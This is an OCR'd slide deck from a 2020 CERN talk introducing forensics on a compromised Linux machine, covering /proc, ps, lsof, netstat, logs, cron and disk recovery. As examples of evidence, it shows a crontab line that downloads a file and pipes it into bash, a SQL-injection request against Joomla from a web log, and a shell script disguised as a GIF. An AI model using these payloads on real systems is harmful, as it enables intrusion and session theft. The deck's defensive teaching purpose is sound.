Introduction to Forensics

Vincenzo Ciaschini

CNAF/CERN talks

22/07/2020

Objectives

- To give a basic understanding on what to do (and what NOT to do) when there is a suspicion of a compromised machine.

- To allow initial investigation and assessment

- This will focus on a Linux-type machine

- Note: There are tools that can help, but learning to do things by hand first helps with understanding

Forensics First

- When you suspect that an incident has happened, DO NOT
  - Scratch and reinstall the system or the application
  - Turn off the system
    - Unless you suspect a ransomware is running
  - Proceed as if nothing happened
- When you suspect that an incident has happened, DO
  - Disconnect the network
  - Contact security
  - Decide if you are going to sue

If you are going to sue...

- These slides are not for you.
- Call the police and follow instructions.
  - Rules are different in each jurisdiction.

- In general, action that are going to alter the state of the system may compromise validity of the proof in tribunal

Search for evidence

- Evidence can be:
  - In memory
  - On disk
- Searching WILL destroy evidence (especially dates), so:
  - If possible, make a copy and work on the copy
  - If virtualization is used, make a snapshot
  - Or use a write protector for access to a physical disk
  - Or make a copy if you are using disk images
  - Or remount the filesystem readonly on a new mountpoint
- To extract evidence from a running system mount an external disk

General suggestion

- Keep a log of everything you do
    - And the output you get
- Make a copy of the evidence
    - Executables, config files, log fragments
        - But remember privacy issues
- Thing to detemine:
    - When did the compromise happen?
    - How did it happen?
    - What was done?
- DO NOT assume that there was only one incident!


Searching in memory

- The objective here is to find alterations which are still running
    - Rootkits, malicious executables

- For rootkit detection, chkrootkit is a good choice
    - Not 100% accurate, but everythin it notes is worth investigating

Runtime detection


- It is very common for a compromised machine to run some malicious executable
    - Use 'ps auxww' and compare with the contents of /proc



```
root      1637  0.0  0.0 116916   824 ?        Ss    2018   5:52 crond
```

Digression: what is /proc?


- /proc is a standard filesystem on linux that represents the status of the system at any given moment:




```
m[redacted]@d[redacted]:~ $ ls /proc
1      14692  22     33     45    66    85           fs            sched_debug
10     14695  23     34     46    67    86           interrupts    schedstat
100    15     2378   35     47    670   891          iomem         scsi
10485  15082  2380   36     48    68    9            ioports       self
10753  1558   2382   37     49    689   93           ipmi          slabinfo
11     1567   2384   370    5     69    94           irq           softirqs
1180   16     2386   373    50    7     95           kallsyms      stat
12     1637   2392   38     51    71    96           kcore         swaps
1214   16487  24     39     52    72    98           keys          sys
12144  16495  24226  4      53    73    988          key-users     sysrq-trigger
1243   16496  24227  40     54    74    99           kmsg          sysvipc
1299   17     24462  41     55    75    acpi         kpagecount    timer_list
13     17088  25     416    5595  76    buddyinfo    kpageflags    timer_stats
133    17147  26     418    56    77    bus          loadavg       tty
134    1733   26843  4187   57    78    cgroups      locks         uptime
1354   1778   27     4197   58    79    cmdline      mdstat        version
1366   18     27847  4198   59    8     cpuinfo      meminfo       vmallocinfo
1367   19     28     4199   6     80    crypto       misc          vmstat
1399   2      289    42     60    81    devices      modules       zoneinfo
14     20     29     4200   61    8197  diskstats    mounts
1409   2000   290    4201   62    82    dma          mtd
1413   20477  3      43     63    83    driver       mtrr
1440   2067   30     436    6357  84    execdomains  net
14665  21     31     437    64    844   fb           pagetypeinfo
1468   21140  32     44     65    845   filesystems  partitions
m[redacted]@d[redacted]:~ $
```

What is /proc ?

- From it, you can determine, amongst other things, the details of each running process



```
[redacted]@[redacted]:/proc/16496 # ls
attr       auxv    clear_refs  comm              cpuset  environ  fd      io
autogroup  cgroup  cmdline     coredump_filter   cwd     exe      fdinfo  limits
root@devel-ciaschini:/proc/16496 #
```




```
[redacted]@[redacted]:/proc/16496 # ls -ld /proc/16496/exe
lrwxrwxrwx. 1 marotta marotta 0 Jul 20 12:26 /proc/16496/exe -> /bin/bash
```

Runtime detection

- It is very common for a compromised machine to run some malicious executable
  - Use 'ps auxww' and compare with the contents of /proc
  - If there are process only present in /proc but not in the output of ps they should be investigated
  - Also check for "strange" processes in the output of ps.
    - Examples: sysupdate, sysguard, networkmanager, kerberods, xmxHzu5P, 12.gif
  - Copy the command line
  - Copy the executable
    - /proc/<pid>/exe
  - See what it has open and copy the list
    - lsof –np <pid>
  - Take note of the user which is running the executable
  - Get the status of network connections
    - netstat –apn
  - Get the details of user logins
    - last

Understanding lsof



```
root@d[redacted]:/var/log/httpd # lsof -p 29944
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
bash     29944 root  cwd    DIR  253,0     4096 4731486 /var/log/httpd
bash     29944 root  rtd    DIR  253,0     4096       2 /
bash     29944 root  txt    REG  253,0   906568 2756002 /bin/bash
bash     29944 root  mem    REG  253,0    66432 1969773 /lib64/libnss_files-2.12.
so
bash     29944 root  mem    REG  253,0 99174448 1347150 /usr/lib/locale/locale-ar
chive
bash     29944 root  mem    REG  253,0  1924768 1966244 /lib64/libc-2.12.so
bash     29944 root  mem    REG  253,0    20024 1969733 /lib64/libdl-2.12.so
bash     29944 root  mem    REG  253,0   132408 1966135 /lib64/libtinfo.so.5.7
bash     29944 root  mem    REG  253,0   159312 1973920 /lib64/ld-2.12.so
bash     29944 root  mem    REG  253,0    26060 1322998 /usr/lib64/gconv/gconv-mo
dules.cache
bash     29944 root    0u   CHR  136,0      0t0       3 /dev/pts/0
bash     29944 root    1u   CHR  136,0      0t0       3 /dev/pts/0
bash     29944 root    2u   CHR  136,0      0t0       3 /dev/pts/0
bash     29944 root  255u   CHR  136,0      0t0       3 /dev/pts/0
```

Netstat -apn

- See both the services listening AND existing outbound connections
  - Collect port, pid, name
- ALL targets of outbound connections must to be put under suspicion

- Example line:
- tcp 0 0   131.154.101.8:49772   131.154.194.241:5671   ESTABLISHED 12144/ruby

Commandline, Executable, dependencies


- Necessary to see what they did
- How to analyze?
  - Are they binaries or scripts?
  - What libraries do they use?
  - If they are binaries, maybe they are already known?
    - Try them on www.virustotal.com
  - Run 'file' and 'strings' on them
  - Examples of findings:
    - *$Id: UPX 3.91 Copyright (C) 1996-2013 the UPX Team. All Rights Reserved. $*
      - Executable compressed with UPX. Decompress and restart
    - *Error detected starting Python VM.*
      - Compiled python script. Decompile and analyze
- From this printouts, there may be enough information to have a reasonable guess about what they are doing.
- Last resource: reverse engineering (out of scope for this presentation)

Filesystem detection

- Check the filesystem for unusual files
  - Especially /tmp /var/tmp
- Find files belonging to the user
- Check the crontab
- Check /var/log/at /var/log/cron /var/log/anacron
- Check the log files
  - All the log files, not just those in /var/log
- Check the home directory of the user
- Check /var/spool/mail/root
- For filesystem analysys it is best if you work on a clean machine and mount the analyzed disk as an external one.
- Always take note of the dates

Filesystem Detection 2

- A full timeline of the filesystem is a good idea:



```
-bash-4.1$ find newapi.h -print0|xargs -0 stat -c "%Y %X %Z %A %U %G %n" --
1223299627 1535567754 1393258161 -rw-r--r-- v [redacted] grid newapi.h
```


Modified

Access

Change

Directories: /tmp /var/tmp home dir

- Are world writable directories or writable to the user
- Therefore are often used to download scripts and executables
- Check EVERY file
- Do not trust file extensions
  - Or 'file'
- Use 'cat' and 'strings'
- Scripts: try to understand them, and if they download files, download them too
- Executables: try to understand what they do
- find / -user <user>



```
marotta@[redacted]              :~ $ file file.gif
file.gif: GIF image data, version 89a, 25866 x 26723
marotta@[redacted]              :~ $ cat file.gif
GIF89a
echo "AH AHA AH"
marotta@[redacted]              :~ $ source ./file.gif
-bash: GIF89a: command not found
AH AHA AH
```

Crontab and cron-related diretories


- Often used to remain active in the face of process death, resets, etc...
- Usually quite simple to see.
- Ex:
  - * * * * * 5 http://127.0.0.18:8220/12.jpg | bash -sh > /dev/null 2>&1

Log files

- If not deleted
- Unfortunately, the exact name of the log files often depends on the distribution.
    - Ex: /var/log/secure   redhat-based
    - Ex: /var/log/auth.log   debian based
- But check security logs, /var/log/messages, the logs of any application belonging to the compromised user.
    - Check for login attempts from unusual addresses
        - Especially successful ones
        - They look like:
            - Jul 20 12:17:01 devel-YYYY sshd[16487]: Accepted password for YYYY from 131.154.8.2 port 46648 ssh2

Log files

- If there is a webserver, check access_log and ssl_access_log logs
  - Especially look for GET or POST with weird URLs or POSTs to unusual URLs



```
[redacted] - - [21/Jun/2016:13:45:09 +0200] "GET /index.php?option=com_content
history&view=history&list[ordering]=&item_id=75&type_id=1&list[select]=(select%2
01%20FROM(select%20count(*),concat((select%20(select%20concat(session_id))%20FRO
M%20smbky_session%20LIMIT%200,1),floor(rand(0)*2))x%20FROM%20information_schema.
tables%20GROUP%20BY%20x)a) HTTP/1.1" 500 2822 "-" "Mozilla/5.0 (Windows NT 6.3;
WOW64; rv:46.0) Gecko/20100101 Firefox/46.0"
```

    - This was me attacking myself to understand some subtleties

- Other services: Check their logs for anomalies

/var/spool/mail/root

- The root user mailbox gets the output of the cronjobs
- Often left alone even when the logs are deleted

Examine the disk image

- If you have the image (or access to the raw device) try to use a file recovery utilities to discover deleted files
  - Thus finding files (even log files) and executables that may have been deleted by the attacker
  - Correct tool depends on the filesystem type, but usually testdisk (https://www.cgsecurity.org) works well
    - Downside: no support for xfs
- Repeat the previous operations on everything you find.

Final steps

- Keep track of everything you find
- When all is understood
  - And you do not mean to sue
- Reformat the machine and reinstall from scratch